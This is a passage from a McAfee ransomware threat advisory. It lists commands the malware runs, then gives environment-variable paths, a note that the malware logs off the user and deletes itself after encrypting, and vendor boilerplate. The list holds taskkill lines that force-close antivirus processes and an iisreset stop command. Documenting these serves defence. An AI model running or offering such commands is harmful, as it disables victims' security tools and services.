taskkill /IM wordpad.exe /F
taskkill /IM xfssvccon.exe /F
taskkill /IM tmlisten.exe /F
taskkill /IM PccNTMon.exe /F
taskkill /IM CNTAoSMgr.exe /F
taskkill /IM Ntrtscan.exe /F
taskkill /IM mbamtray.exe /F
iisreset /stop
```

Some environmental variables that have been mentioned in this Threat Advisory:

- %UserProfile% - C:\Users\[UserName]
- %Temp% - C:\Users\[UserName]\AppData\Local\Temp
- %AppData% - C:\Users\[UserName]\AppData\Roaming

Restart Mechanism

There was no restart mechanism observed for this malware. Once the machine is encrypted, the malware logs off the current user and deletes itself.

Getting Help from the McAfee Foundstone Services team

This document is intended to provide a summary of current intelligence and best practices to ensure the highest level of protection from your McAfee security solution. The McAfee Foundstone Services team offers a full range of strategic and technical consulting services that can further help to ensure you identify security risk and build effective solutions to remediate security vulnerabilities.

You can reach them here: https://www.mcafee.com/enterprise/en-us/services/foundstone-services.html
This Advisory is for the education and convenience of McAfee customers. We try to ensure the accuracy, relevance, and timeliness of the information and events described; they are subject to change without notice.